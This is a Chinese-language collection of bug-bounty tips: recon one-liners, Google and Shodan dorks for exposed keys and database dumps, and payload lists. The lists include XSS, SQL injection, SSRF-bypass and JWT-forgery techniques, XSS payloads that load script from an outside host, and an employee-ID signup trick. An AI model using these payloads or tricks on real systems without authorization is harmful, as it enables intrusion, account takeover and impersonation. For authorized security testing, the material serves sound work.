

👑 Taie-Bugbounty-killer是什么意思? 👑

主要目标是分享一些更快速的刷SRC赏金的自动化挖洞技巧命令和工具协同。使用里面的方法，我们能够快速批量找到可以被利用的子域、api令牌和其它敏感漏洞。

摘要

之前许诺给大家的自动化赏金挖洞技巧，现在来了，我不知道你们现在的挖洞方式是什么？我现在的挖洞方式是能用老外的一条命令自动化或者整合自动化我就不手动挨个去信息收集可以挖掘。希望这个系列可以给你们提供一些不一样的挖洞思路技巧。

1. 心脏滴血漏洞

By: [@imranparray101](#)

Source: [link](#)

下面是一个有用的一行命令来检查主机名列表中是否存在OpenSSL Heartbleed漏洞：

```
cat list.txt | while read line ; do echo "QUIT" | openssl s_client -connect $line:443 2>&1 | grep 'server extension "heartbeat" (id=15)' || echo $line: safe; done
```

```
kali@kali:~$ cat list.txt
google.com
facebook.com
example.com
target.com
kali@kali:~$
kali@kali:~$ cat list.txt | while read line ; do echo "QUIT" | openssl s_client -connect $line:443 2>&1 | grep 'server extension "heartbeat" (id=15)' || echo $line: safe; done
google.com: safe
facebook.com: safe
example.com: safe
target.com: safe
kali@kali:~$
```

请注意，[Heartbleed](#)（CVE-2014-0160）会导致服务器内存内容泄漏和敏感信息泄漏。

2. 使用grep提取urls

By: [@imranparray101](#)

Source: [link](#)

```
cat file | grep -Eo "(http|https)://[a-zA-Z0-9./?=_-]*"
```

```
curl http://host.xx/file.js | grep -Eo "(http|https)://[a-zA-Z0-9./?=_-]*"
```

grep '-Eo' 参数将只打印匹配的行。这将使每个URL在一行中逐一打印出来：

```
~$ curl https://www.target.com/ | grep -Eo "(http|https)://[a-zA-Z0-9./?=-]*"
https://gmpg.org/xfn/11
https://www.target.com/
https://www.target.com/
https://www.target.com/wp-content/uploads/2020/03/target.jpg
https://schema.org
https://www.target.com/feed/
https://www.target.com/comments/feed/
https://fonts.googleapis.com/css?family=Noto
https://www.target.com/wp-content/themes/astra/assets/js/minified/flexibility.min.js?ver=2.4.5
https://api.w.org/
https://www.target.com/wp-json/
https://www.target.com/xmlrpc.php/rpc
https://www.target.com/wp-includes/wlmanifest.xml
https://www.target.com/
https://www.target.com/wp-json/oembed/1.0/embed?url=https
https://www.target.com/wp-json/oembed/1.0/embed?url=https
https://www.google-analytics.com/analytics.js
https://www.target.com/wp-content/uploads/2020/03/target-150x150.jpg
https://www.target.com/wp-content/uploads/2020/03/target.jpg
https://schema.org/WebPage
https://schema.org/WebHeader
https://schema.org/organization
```

3. 从APK中提取敏感信息

By: [@MrR0Y4L3](#)

Source: [link](#)

以下是从未打包的APK文件（Android应用程序）中提取有趣（潜在敏感）信息的提示：

```
grep -EHirn
"accesskey|admin|aes|api_key|apikey|checkClientTrusted|crypt|http:|https:|passw
ord|pinning|secret|SHA256|SharedPreferences|superuser|token|X509TrustManager|in
sert into" APKfolder/
```

通过这一行程序，我们可以识别url、API密钥、身份验证令牌、凭证、证书锁定代码等等。

请确保首先使用如下apktool解压缩APK文件：

```
apktool d app_name.apk
```

4. 远程解压缩zip文件

By [@el_vampinio](#)

Source: [link](#)

你是否发现一个可以在远程web服务器上访问的非常大的zip文件，并希望检查其内容，但您不想等待下载它？用它没毛病..

```
pip install remotezip

# 列出远程zip文件的内容
remotezip -l "http://site/bigfile.zip"

# 从远程zip文件解压出file.txt
remotezip "http://site/bigfile.zip" "file.txt"
```

Note that for this to work, the remote web server hosting the zip file has to support the [range](#) HTTP header.

5. Top 25 开放重定向的dorks

By [@lutfumertceylan](#)

Source: [link](#)

下面是25个最容易发现开放重定向漏洞 ("未验证的重定向和转发")：

```
{payload}
?next={payload}
?url={payload}
?target={payload}
?rurl={payload}
?dest={payload}
?destination={payload}
?redir={payload}
?redirect_uri={payload}
?redirect_url={payload}
?redirect={payload}
/redirect/{payload}
/cgi-bin/redirect.cgi?{payload}
/out/{payload}
/out?{payload}
?view={payload}
/login?to={payload}
?image_url={payload}
?go={payload}
?return={payload}
?returnTo={payload}
?return_to={payload}
?checkout_url={payload}
?continue={payload}
?return_path={payload}
```

当URL参数 (payload) 在服务器端没有得到正确的验证，导致用户被重定向到一个任意网站时，网站就会受到Open Redirect的攻击。

虽然这对用户没有任何重大的威胁，但这个漏洞让网络钓鱼变得更加容易。

6. JWT token 绕过

By [@HackerHumble](#)

Source: [link1](#), [link2](#), [link3](#)

这里有3个绕过JWT令牌身份验证的技巧。

Tip #1:

1. 捕获 JWT.
2. 修改algorithm为None.
3. 在正文中用任何你想要的内容改变原本的内容, 如.: email: attacker@gmail.com
4. 使用修改后的令牌发送请求并检查结果。

Tip #2:

1. 捕获 JWT token.
2. 如果算法是RS256, 就改成HS256, 然后用公钥签名 (你可以通过访问jwks Uri来获得, 大多数情况下是网站https证书的公钥)。
3. 使用修改后的令牌发送请求并检查响应。
4. 如果后端没有算法检查, 你可以奥力给交洞了

Tip #3: 检查服务器端会话终止是否正确 ([OTG-SESS-006](#)):

1. 检查应用程序是否使用JWT令牌进行认证。
2. 如果是, 登录到应用程序并捕获令牌。(大多数网络应用都会将令牌存储在浏览器的本地存储中)
3. 现在注销应用程序。
4. 现在用之前捕获的令牌向权限接口发出请求。
5. 有时, 请求会成功, 因为Web应用程序只是从浏览器中删除令牌, 而不会在后端将令牌列入黑名单。

7. 子域名发现

By [@TobiunddasMoe](#)

Source: [link](#)

下面是一个快速和基本的侦察程序:

```
#!/bin/bash
# $1 => example.domain

amass enum --passive -d $1 -o domains_$1
assetfinder --subs-only $1 | tee -a domains_$1

subfinder -d $1 -o domains_subfinder_$1
cat domains_subfinder_$1 | tee -a domains_$1

sort -u domains_$1 -o domains_$1
cat domains_$1 | filter-resolved | tee -a domains_$1.txt
```

为了实现这一点, 我们必须安装一些额外的工具:

- <https://github.com/OWASP/Amass>
- <https://github.com/tomnomnom/assetfinder>
- <https://github.com/projectdiscovery/subfinder>
- <https://github.com/tomnomnom/hacks/tree/master/filter-resolved>

8. Curl + parallel one-liner

By [@akita_zen](#)

Source: [link](#)

这里有一个超级有用的信息收集一行命令，可以快速验证主机名和子域的列表：

```
cat alive-subdomains.txt | parallel -j50 -q curl -w 'Status:%{http_code}\t\n' -o /dev/null -sk
```

这一行程序将并行生成50个curl实例，并以漂亮的方式显示每个主机的HTTP状态代码和响应大小（以字节为单位）：

```
bash-3.2$ cat alive-subdomains.txt | parallel -j50 -q curl -w 'Status:%{http_code}\t\n' -o /dev/null -sk
Status:301      Size:0          http://apps.tesla.com/
Status:301      Size:0          http://forums.tesla.com/
Status:307      Size:0          http://feedback.tesla.com/
Status:307      Size:0          http://employeefeedback.tesla.com/
Status:301      Size:0          http://3.tesla.com/
Status:301      Size:0          http://link.tesla.com/
Status:301      Size:0          http://ir.tesla.com/
Status:200      Size:43351      https://forums.tesla.com/
Status:403      Size:273        https://logcollection.tesla.com/
Status:403      Size:273        http://logcollection.tesla.com/
Status:301      Size:0          http://livestream.tesla.com/
Status:302      Size:28         https://auth.tesla.com/
Status:301      Size:0          http://autodiscover.tesla.com/
Status:302      Size:0          https://apps.tesla.com/
Status:301      Size:0          http://links.tesla.com/
Status:401      Size:0          https://errlog.tesla.com/
Status:302      Size:0          http://errlog.tesla.com/
Status:301      Size:134        http://energysupport.tesla.com/
Status:302      Size:0          http://envoy-partnerleadsharing.tesla.com/
Status:403      Size:1233       http://events.tesla.com/
```

请先安装下面的工具：

```
apt-get -y install parallel
```

9. 简易xss漏洞检测

By [@TobiunddasMoe](#)

Source: [link](#)

查看这个shell脚本，使用多个开源工具串联起来识别XSS（跨站脚本）漏洞。：

```
#!/bin/bash
# $1 => example.domain

subfinder -d $1 -o domains_subfinder_$1
amass enum --passive -d $1 -o domains_$1

cat domains_subfinder_$1 | tee -a domain_$1
cat domains_$1 | filter-resolved | tee -a domains_$1.txt

cat domains_$1.txt | ~/go/bin/httpprobe -p http:81 -p http:8080 -p https:8443 |
waybackurls | kxss | tee xss.txt
```

这是另一个需要安装多个附加工具的组合:


- <https://github.com/projectdiscovery/subfinder>
- <https://github.com/OWASP/Amass>
- <https://github.com/tomnomnom/hacks/tree/master/filter-resolved>
- <https://github.com/tomnomnom/httpprobe>
- <https://github.com/tomnomnom/waybackurls>
- <https://github.com/tomnomnom/hacks/tree/master/kxss>


10. 在Burp Suite过滤垃圾的包






By @sw33tLie

Source: [link](#)

在使用Burp Suite进行测试时, 您可能希望将这些模式添加到Burp Suite>Proxy>Options>TLS Pass Through settings中:

 **TLS Pass Through**

 These settings are used to specify destination web servers for which Burp will directly pass through TLS connections. connections will be available in the Proxy intercept view or history.

	Enabled	Host / IP range	Port
	<input checked="" type="checkbox"/>	*\google\com	
	<input checked="" type="checkbox"/>	*\gstatic\com	
	<input checked="" type="checkbox"/>	*\googleapis\com	
	<input checked="" type="checkbox"/>	*\pki\goog	
	<input checked="" type="checkbox"/>	*\mozilla\.*	

☐ Automatically add entries on client TLS negotiation failure

```
*\google\com
*\gstatic\com
*\googleapis\com
*\pki\goog
*\mozilla\.*
```


现在，所有连接到这些主机的底层连接将直接绕过他们，而不通过代理。

在我们的代理日志中没有更多的垃圾包！

11.使用 SecurityTrails API发现子域名

By [@lfrahlman](#)

Source: [link](#)

```
curl -s --request GET --url https://api.securitytrails.com/v1/domain/target.com/subdomains?apikey=API_KEY | jq '.subdomains[]' | sed 's/\\/g' >test.txt 2>/dev/null && sed "s/$/.target.com/" test.txt | sed 's/\\/g' && rm test.txt
```

```
lfrahl@lfrahs-Notebook:~$ curl -s --request GET --url https://api.securitytrails.com/v1/domain/yahoo.com/subdomains?apikey= | jq '.subdomains[]' | sed 's/\\/g' > test.txt 2> /dev/null && sed "s/$/.yahoo.com/" test.txt | sed 's/\\/g' && rm test.txt

tor120-227-gra.ne1.yahoo.com
tor295-242-gra.ne1.yahoo.com
discovery.yst.corp.yahoo.com
mailhost2.corp.yahoo.com
espanol.antispam.yahoo.com
proxy-3.messaging.gq1.yahoo.com
prod-serf-ir2.ue.yahoo.com
tor32-60-pda.ne1.yahoo.com
extern.yahoo.com
lo0.lef2-2-gra.ne1.yahoo.com
qc.mail.yahoo.com
edit.birthday.yahoo.com
vipviewer.gq1.b1.b.corp.yahoo.com
tor47-111-pdc.ne1.yahoo.com
netflow1.ops.bfz.yahoo.com
lo0.tor180-347-pdb.ne1.yahoo.com
yts.yql.vip.bf1.yahoo.com
```

请注意，要使其正常工作，我们需要一个SecurityTrails API密钥。我们可以得到一个免费帐户，每月提供50个API查询。

12. 访问隐藏的注册页

By [@thibeault_chenu](#)

Source: [link](#)

有时候，开发者认为隐藏一个按钮就够了。试着访问以下注册URI。

注册 URI	CMS 平台
/register	Laravel
/user/register	Drupal
/wp-login.php?action=register	WordPress
/register	eZ Publish

我们很有可能注册一个新用户并访问web应用程序的特权区域，或者至少在其中找到一个立足点。

13. Top 5 Google dorks语法

By [@JacksonHHax](#)

Source: [link](#)

```
inurl:example.com intitle:"index of"
inurl:example.com intitle:"index of /" "*key.pem"
inurl:example.com ext:log
inurl:example.com intitle:"index of" ext:sql|xls|xml|json|csv
inurl:example.com "MYSQL_ROOT_PASSWORD:" ext:env OR ext:yml -git
```

通过Google dorks在寻找开放目录列表、日志文件、私钥、电子表格、数据库文件和其他有趣的数据。

小贴士：当你在这里的时候，也可以看看[谷歌黑客数据库](#)(在[exploit-db.com](#))，找到更多的dorks!

14. 在Drupal上查找隐藏页面

By [@adrien_jeanneau](#)

Source: [link](#)

如果你在Drupal网站上搜索，用Burp Suite Intruder（或任何其他类似的工具）对'/node/\$'进行模糊处理，其中'\$'是一个数字（从1到500）。比如说："/node/\$"。

- <https://target.com/node/1>
- <https://target.com/node/2>
- <https://target.com/node/3>
- ...
- <https://target.com/node/499>
- <https://target.com/node/500>

我们有可能会发现隐藏的页面（测试、开发），这些页面不被搜索引擎引用。

15. 用gf查找敏感信息

By [@dwiswant0](#)

Source: [link](#)

使用[@dwiswant0](#)收集的特殊[gf-secrets](#)模式查找敏感信息泄露。下面是如何使用它们。

```
# Search for testing point with gau and fff
gau target -subs | cut -d"?" -f1 | grep -E "\.js+(?:on|)"$ | tee urls.txt
sort -u urls.txt | fff -s 200 -o out/

# After we save responses from known URLs, it's time to dig for secrets
for i in `gf -list`; do [[ ${i} =~ "_secrets"* ]] && gf ${i}; done
```

为了使这个组合工作，我们必须安装以下额外的工具，非常有用，不仅仅是对赏金猎人。

- <https://github.com/lc/gau>
- <https://github.com/tomnomnom/fff>

- <https://github.com/tomnomnom/gf>
- The patterns: <https://github.com/dwisiswant0/gf-secrets>

16. 用Shodan查找Spring Boot服务器

By [@sw33tLie](#)

Source: [link](#)

在[Shodan](#)中搜索以下favicon哈希，以查找部署在目标组织中的Spring Boot服务器。

```
org:你的目标 http.favicon.hash:116323821
```

然后检查是否有暴露的执行器。如果/env是可用的，你可能可以实现RCE。如果/heapdump可以访问，你可能会发现私钥和令牌。

如果你对Spring Boot技术不熟悉，不要担心。这里有一个快速的指导101。[Spring Boot](#)是一个基于Java的开源框架，用于构建基于微服务概念的独立的spring应用。

[Spring Boot Actuator](#)是一种使用Web界面与它们交互的机制。它们通常被映射到URL，如：

- <https://target.com/env>
- <https://target.com/heapdump>
- etc.

这是一个示例的/env actuator:

Request	Payload	Status	Error	Timeout	Length	Comment
5	configprops	200			2832	
6	env	200			3568	
7	error	200			612	

Request

Response

Raw

Headers

Hex

```

1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Set-Cookie: JSESSIONID=277B15C35047FD01ACE4136A5FDDC28A; Path=/; Secure; HttpOnly
4 X-Application-Context: application
5 Content-Type: application/json;charset=UTF-8
6 Date: Tue, 30 Jun 2020 09:35:23 GMT
7 Connection: close
8 Content-Length: 3279
9
10 {
  "profiles": [
  ],
  "servletContextInitParams": {
  },
  "systemProperties": {
    "java.runtime.name": "Java(TM) SE Runtime Environment",
    "java.protocol.handler.pkgs": "null|org.springframework.boot.loader",
    "sun.boot.library.path": "/opt/java/jdk1.8.0_131/jre/lib/amd64",
    "java.vm.version": "25.131-b11",
    "java.vm.vendor": "Oracle Corporation",
    "java.vendor.url": "http://java.oracle.com/",
    "path.separator": ":",
    "java.vm.name": "Java HotSpot(TM) 64-Bit Server VM",
    "file.encoding.pkg": "sun.io",
    "user.country": "US",
    "sun.java.launcher": "SUN_STANDARD",
    "sun.os.patch.level": "unknown",
    "PID": "17008",
    "java.vm.specification.name": "Java Virtual Machine Specification",
    "user.dir": "/",
    "java.runtime.version": "1.8.0_131-b11",
    "java.awt.graphicsenv": "sun.awt.X11GraphicsEnvironment",
    "java.endorsed.dirs": "/opt/java/jdk1.8.0_131/jre/lib/endorsed",
    "os.arch": "amd64",
    "java.io.tmpdir": "/tmp",
    "line.separator": "\n",
    "LOG_TEMP": "/tmp",
    "java.vm.specification.vendor": "Oracle Corporation",
    "os.name": "Linux",
    "sun.jnu.encoding": "UTF-8",
    "java.library.path": "/usr/java/packages/lib/amd64:/usr/lib64:/lib64:/lib:/usr/lib",
    "java.specification.name": "Java Platform API Specification",
    "java.class.version": "52.0",
    "java.net.preferIPv4Stack": "true",
    "sun.management.compiler": "HotSpot 64-Bit Tiered Compilers",
    "os.version": "3.10.0-514.16.1.el7.x86_64",
    "user.home": "/root",
    "catalina.useNaming": "false",
  }
}

```

专业提示：检查所有[这些](#)默认的内置执行器。其中一些可能会被暴露并包含有趣的信息。

17. 备份数据库扫描字典

By [@TobiunddasMoe](#)

Source: [link](#)

```

/back.sql
/backup.sql
/accounts.sql
/backups.sql
/clients.sql
/customers.sql
/data.sql
/database.sql
/database.sqlite
/users.sql

```

```
/db.sql
/db.sqlite
/db_backup.sql
/dbase.sql
/dbdump.sql
/setup.sql
/sqldump.sql
/dump.sql
/mysql.sql
/sql.sql
/temp.sql
```

旧的数据库备份可能包含各种有趣的信息—用户凭据、配置设置、机密和api密钥、客户数据等等。

18. 电子邮件地址payloads

By [@securinti](#) (compiled by [@intigriti](#))

Source: [link](#)

下面的payloads都是有效的电子邮件地址，我们可以用来对基于网络的电子邮件系统进行测试。

XSS (Cross-Site Scripting):

```
test+(<script>alert(0)</script>)%example.com
test@example(<script>alert(0)</script>).com
"<script>alert(0)</script>"@example.com
```

模板注入:

```
"<%= 7 * 7 %>"@example.com
test+({{7*7}})%example.com
```

SQL 注入:

```
"' OR 1=1 -- '"@example.com
"mail'); DROP TABLE users;--"@example.com
```

SSRF (Server-Side Request Forgery):

```
john.doe@abc123.burpcollaborator.net
john.doe@[127.0.0.1]
```

参数污染:

```
victim&email=attacker@example.com
```

(Email) 头注入:


```
"%0d%0aContent-Length:%200%0d%0a%0d%0a"@example.com  
"recipient@test.com">\r\nRCPT TO:<victim+>"@test.com
```

This is pure gold!

19. 从员工offers到身份证

By [@silentbronco](#)

Source: [link](#)

注册成为一名员工会要求员工提供私人优惠，并最终获得一张“身份证”

Here's what [@silentbronco](#) did exactly:

1. 搜索目标'的员工在谷歌上的offers。

```
inurl: "目标名称" offers
```

2. 找到向目标提供offers的网站。
3. 发现offers只限于员工。
4. 试着在“员工ID”栏中用随机数注册。
5. 因未验证“员工证”，成功注册为员工。
6. 注册为员工后，导致私自报价索赔。
7. 网站还提供了“身份证”，可以用来证明我们是**目标的合法员工。

下一次当你在为进入一个组织而苦恼的时候，可以尝试寻找他们的员工offers，比如[@沉默的布朗科] (<https://twitter.com/silentbronco>)。

20. 与Shodan一起寻找RocketMQ控制台

By [@debangshu_kundu](#)

Source: [link](#)

这里又是一个小[shodan](#)dorks，这次要调出RocketMQ控制台，它经常有相当机密的生产信息披露。

```
org:target.com http.title:rocketmq-console
```

例如，从暴露的RocketMQ控制台中，我们可以发现。

- 额外的主机名和子域
- 内部IP地址
- 日志文件位置
- 版本详情
- 等。

下面是一个暴露的RocketMQ的例子。

Broker	NO.	Address	Version	Produce Message TPS	Consumer Message TPS	Yesterday Produce Count	Yesterday Consume Count	Today Produce Count	Today Consume Count	Operation
broker-b	0(master)	172.31.89.237:10911	V4_3_1	413.82	317.94	21303220	23914261	13012657	14822002	STATUS CONFIG
broker-c	0(master)	172.31.86.74:10911	V4_3_1	302.17	322.27	15255477	22320745	9469396	13255484	STATUS CONFIG
broker-a	0(master)	172.31.50.14:10911	V4_3_1	574.94	353.66	27184845	30256277	16526547	20438259	STATUS CONFIG

21. HTTP接受头修改

By [@jae_hak99](#)

Source: [link](#)

这里有一个小窍门，可以通过改变Accept头来发现一些Web服务器的信息泄露漏洞。

```
Accept: application/json, text/javascript, */*; q=0.01
```

一些有漏洞的Web服务器可能会泄露服务器版本信息、堆栈和路由信息。

22. HTTP主机头：localhost

By [@hacker](#) (compiled by [@intigriti](#))

Source: [link](#)

想通过改变一个header来发现关键的bug吗？就像[@hacker](#)一样，在你的下一个目录中把'Host'头设置为'localhost'，结果可能会让你大吃一惊。你可能会获得访问权限。

- 特殊功能
- 内部端点
- 配置文件、SSL密钥
- 目录列表，...

我们甚至可以更进一步，尝试通过执行虚拟主机枚举来识别所有托管在目标Web服务器上的网站。如何枚举虚拟主机？我们可以使用这样的工具。

- <https://github.com/ffuf/ffuf>
- <https://nmap.org/nsedoc/scripts/http-vhosts.html>
- <https://github.com/jobertabma/virtual-host-discovery>

请注意，我们也可以使用curl或wget：


```
curl -v -H "Host: localhost" https://target/  
wget -d --header="Host: localhost" https://target/
```

23. XSS的Javascript polyglot

By [@s0md3v](#) (tweeted by [@lutfumertcey](#))

Source: [link](#)

如何制作XSS的javascript polyglot? 请看这个超级有用的信息图表，它是由 [@s0md3v](#):



这是一个ASCII码版本。

```
-->'"/></sCript><deTailS open x=">" ontoggle=(co\u006efirm)`>
```

-->	Breaks comment context
'	Breaks Attribute Context
"	Breaks attribute context
/>	Closes an open tag
</sCript>	Breaks JS context
<deTailS	A less known tag
open	To eliminate user interaction required for execution
x	Dummy attribute
">"	Mimics the closing of tag
ontoggle	A less known event handler
()	Parentheses around the function
co\u006efirm	"confirm" function with Ununicode 'n'
`>	Backticks instead of ()

注意，根据我们的情况，我们可能只需要某一部分。不要盲目复制粘贴。

24. 通过favicon哈希查找相关域

By @m4ll0k2

Source: [link](#)

你知道吗，我们可以通过寻找相同的favicon图标哈希值来找到与目标相关的域名和子域名？这正是@m4ll0k2所做的favihash.py工具的作用。下面是它的使用方法。

```
cat my_targets.txt | xargs -I %% bash -c 'echo "http://%%/favicon.ico"' >
targets.txt
python3 favihash.py -f https://target/favicon.ico -t targets.txt -s
```

```
m4ll0k@m4ll0k Desktop % python3 favihash.py -f https://www.uber.com/favicon.ico -t d.txt -s
[ i ]<urlopen error [Errno 61] Connection refused> - https://uber-claim.com/favicon.ico
[ i ]SAME HASH FOUND: https://www.uber.com/favicon.ico == https://ubercab.com/favicon.ico
[ i ]<urlopen error [Errno 60] Operation timed out> - https://conduceuber.com/favicon.ico
[ i ]<urlopen error [Errno 8] nodename nor servname provided, or not known> - https://uberactionsignatures.org/favicon.ico
[ i ]<urlopen error [Errno 8] nodename nor servname provided, or not known> - https://ber-central.com/favicon.ico
[ i ]<urlopen error [Errno 60] Operation timed out> - https://chauffeur-uber.fr/favicon.ico
[ i ]HTTP Error 404: Not Found - https://cn-dc1.pidetupop.com/favicon.ico
[ i ]<urlopen error [Errno 60] Operation timed out> - https://conduceuber.com/favicon.ico
[ i ]<urlopen error [Errno 60] Operation timed out> - https://driveonuber.com/favicon.ico
[ i ]<urlopen error [Errno 60] Operation timed out> - https://driveuber.co.nz/favicon.ico
```

简单地说，favihash将允许我们发现与我们的目标域名具有相同的favicon图标哈希。从这里抓取这个工具。

- <https://github.com/m4ll0k/Bug-Bounty-Toolz/blob/master/favihash.py>

25. 账户接管通过 JWT token forging

By @_mkahmad

Source: [link](#)

以下是@_mkahmad是如何通过伪造JWT令牌来接管一个账户的。

- Decompiled APK and found API endpoint: 解压APK并发现API端点

```
/signup/users/generateJwtToken
```

- Sent to repeater (Burp Suite)
- 在请求中添加了Auth-Token头。
- 在标题中使用了我的账户的验证码。
- 移除签名部分 -> 成功了!
- 在Burp Suite中使用JOSEPH改变了token中的用户ID。
- 在响应中得到了其他用户的JWT标记。
- 帐户接管!

请注意，所有其他端点都在正确检查JWT令牌。

26. Top 25 远程代码执行(RCE)参数

By @trbughunters

Source: [link](#)

```
?cmd={payload}
?exec={payload}
?command={payload}
?execute={payload}
?ping={payload}
?query={payload}
?jump={payload}
?code={payload}
?reg={payload}
?do={payload}
?func={payload}
?arg={payload}
?option={payload}
?load={payload}
?process={payload}
?step={payload}
?read={payload}
?function={payload}
?req={payload}
?feature={payload}
?exe={payload}
?module={payload}
?payload={payload}
?run={payload}
?print={payload}
```

只要你看到这些参数，就要注意了。你有可能以某种方式在其中注入代码。

27. SSRF payloads 去绕过 WAF

By [@manas_hunter](#)

Source: [link](#)

以下是5种有效payloads，当涉及到SSRF（服务器端请求伪造）时，可用于绕过WAF

1) 使用CIDR绕过SSRF:

```
http://127.127.127.127
http://127.0.0.0
```

2) 使用罕见地址绕过:

```
http://127.1
http://0
```

3) 使用技巧组合绕过:

```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/  
urllib : 3.3.3.3
```

4) 绕过弱解析器:

```
http://127.1.1.1:80\@127.2.2.2:80/
```

5) 使用 localhost with [::]绕过:

```
http://[::]:80/  
http://0000::1:80/
```

1. 什么是SSRF漏洞，我们可以用它们来做什么。一般来说，SSRF允许我们

- 访问在远程服务器上运行的环回接口上的服务。
- 扫描内部网络，并与发现的服务进行潜在的交互。
- 使用file://协议处理程序读取服务器上的本地文件。
- 横向移动/转入内部环境。

如何找到SSRF？当目标网络应用程序允许我们访问外部资源时，例如从外部URL加载的配置文件图像（在第三方网站上运行），我们可以尝试加载易受攻击的网络应用程序所访问的内部资源。例如，我们可以

1. 我们发现下面的URL可以使用。

```
https://example.com:8000/page?user=&link=https://127.0.0.1:8000
```

2. 然后我们可以运行Intruder攻击（Burp Suite），尝试不同的端口，有效地对主机进行端口扫描。
3. 我们也可以尝试扫描192.168.x.x等私有IP，发现内部网络中的活IP。

28. 使用RapidDNS发现子域名

By [@Verry_D](#)

Source: [link](#)

在您的.bash_profile中添加这个小函数，以使用[RapidDNS](#)API快速查找子域名。

```
rapiddns(){  
  curl -s "https://rapiddns.io/subdomain/$1?full=1" \  
  | grep -oP '_blank">\K[^\<]*' \  
  | grep -v http \  
  | sort -u  
}
```

我们就可以这样使用。

```
rapiddns target.com
```



```
kali@kali:~$ rapiddns netflix.com
360.netflix.com
360-security-antivirus-free.it.prod.cloud.netflix.com
360-security-antivirus-free.it.prod.partnersecure.netflix.net
360-security-antivirus-free.it.us-west-2.prod.voicecontrol.netflix.net
ablaze-beta.prod.netflix.com
ablaze.prod.netflix.com
ablaze.test.netflix.com
abmetrix.netflix.com
account.eu-west-1.prodaa.netflix.com
account.geo.netflix.com
account.latency.prodaa.netflix.com
account.netflix.com
account.us-east-1.prodaa.netflix.com
account.us-east-1-sa.prodaa.netflix.com
account.us-west-2.prodaa.netflix.com
acct-api.netflix.com
ackbar.geo.netflix.com
ackbar.netflix.com
ackbar.us-east-1.prodaa.netflix.com
ackbar.us-west-2.prodaa.netflix.com
ads.eu-west-1.prodaa.netflix.com
```

很好，也很快。

29. Top 10 你能在什么情况下，你上传能挖到不同的洞

By [@SalahHasoneh1](#)

Source: [link](#)

以下是上传的十大列表，你可以通过上传来实现这些类型漏洞。

1. **ASP / ASPX / PHP5 / PHP / PHP3:** Webshell / RCE
2. **SVG:** 存储 XSS / SSRF / XXE
3. **GIF:** 存储 XSS / SSRF
4. **CSV:** CSV 注入
5. **XML:** XXE
6. **AVI:** LFI / SSRF
7. **HTML / JS:** HTML 注入 / XSS / 开放重定向
8. **PNG / JPEG:** 像素洪水攻击 (DoS)
9. **ZIP:** RCE via LFI / DoS
10. **PDF / PPTX:** SSRF / 盲打 XXE

30. Tiny 最小XSS有效payloads

By [@terjang](#)

Source: [link](#)

这是[@terjang](#)制作的最小XSS有效payloads的集合。

```
<!-- If number of iframes on the page is constant -->
<iframe/onload=src=top[0].name+/\NJ.Rs?/>
```

```

<!-- If number of iframes on the page is random -->
<iframe/onload=src=contentWindow.name+/\NJ.Rs?/>

<!-- If unsafe-inline is disabled in CSP and external scripts allowed -->
<iframe/srcdoc="<script/src=//NJ.Rs></script>">

<!-- Just a casual script -->
<script/src=//NJ.Rs></script>

